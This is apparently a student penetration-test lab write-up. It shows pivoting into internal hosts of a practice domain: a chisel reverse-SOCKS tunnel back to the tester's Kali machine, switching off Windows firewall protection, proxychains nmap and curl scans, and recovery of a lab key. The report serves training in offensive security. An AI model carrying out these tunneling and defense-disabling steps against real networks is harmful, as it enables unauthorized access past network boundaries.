Penetration Test Exercise 0b0

Esteban Calvo

2023-10-25

Contents

1 Attack Narrative

1.1 Chisel

To start off, a chisel server was started in the local kali VM using the following command

```
./chisel server --reverse --socks5
```

Where we are given a fingerprint and confirmation the server is on. We can then transfer the Chisel folder to the remote desktop using rdesktop. We also want to see the ip address we will use on the microsoft host.

```
mktemp -d
cp -r Chisel /tmp/<tmp>
ip a
rdesktop innerouter.artstailor.com -r disk:win32=/tmp/<tmp>
```

We can login use the credentials supplied to log in as a root user. We can also see that the IP we will want to use is 172.24.0.10. Once inside the remote desktop, we can then navigate to the settings and turn off firewall live protection. We can then start the command prompt as admin and navigate to the mounted directory with Chisel. From here, we want to run the client which will allow us to pivot from our local host and access other internal servers that we might not have access to.

```
chisel.exe client --fingerprint <fingerprint> 172.24.0.10:8080 R:socks
```

1.2 Proxy Chains and Web Servers


We want to make sure our proxychains config is correct and shows the proxy list as localhost (127.0.0.1) and port 1080. We can then use proxychains to get some ports on devbox.artstailor.com and get the information on those ports if they are open. We can scan some common web server ports to not take too much time and then use the open port to get a web page if possible

```
proxychains -f proxy.conf nmap -Pn -p 80,443 10.70.184.100
proxychains -f proxy.conf curl 10.70.184.100:80 > devbox.html
xdg-open devbox.html
```

We can also use port forwarding with chisel if we want to be able to open the page on our native browser by passing another port forwarding rule as follows

```
.\chisel-64.exe client  --fingerprint <fingerprint>
                        172.24.0.10:8080 R:socks
                        R:6166:10.70.184.100:80
```

And then open http://0.0.0.0:6166 to view the page on the local browser



Debian Logo

Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.


The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       --  ports.conf
|-- mods-enabled
|       |-- *.load
|       -- *.conf
|-- conf-enabled
|       -- *.conf
|-- sites-enabled
|       -- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective *-available/ counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`, `a2dissite`, and `a2enconf`, `a2disconf` . See their respective man pages for detailed information.

Examining the webpage that we revealed from devbox shows us a configuration page for a Debian Apache Server which tells us this server is a Linux Server and this configuration page is possibly a development www.artstailor.com page for internal servers. Running the following command also showed the same results

```
proxychains nmap -sV -p 22,80,445 devbox.artstailor.com
```



```
PORT    STATE  SERVICE      VERSION
22/tcp  open   ssh          OpenSSH 9.2p1 Debian 2 (protocol 2.0)
80/tcp  open   http         Apache httpd 2.4.57 ((Debian))
445/tcp closed microsoft-ds
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

1.3 Key

Examining the HTML revealed the key in a comment

```
KEY012-uQC1WMZMFC9syMdne+o0pA==
```

1.4 MITRE ATT&CK Framework TTPs

TA0011: Command and Control
  T1572: Protocol Tunneling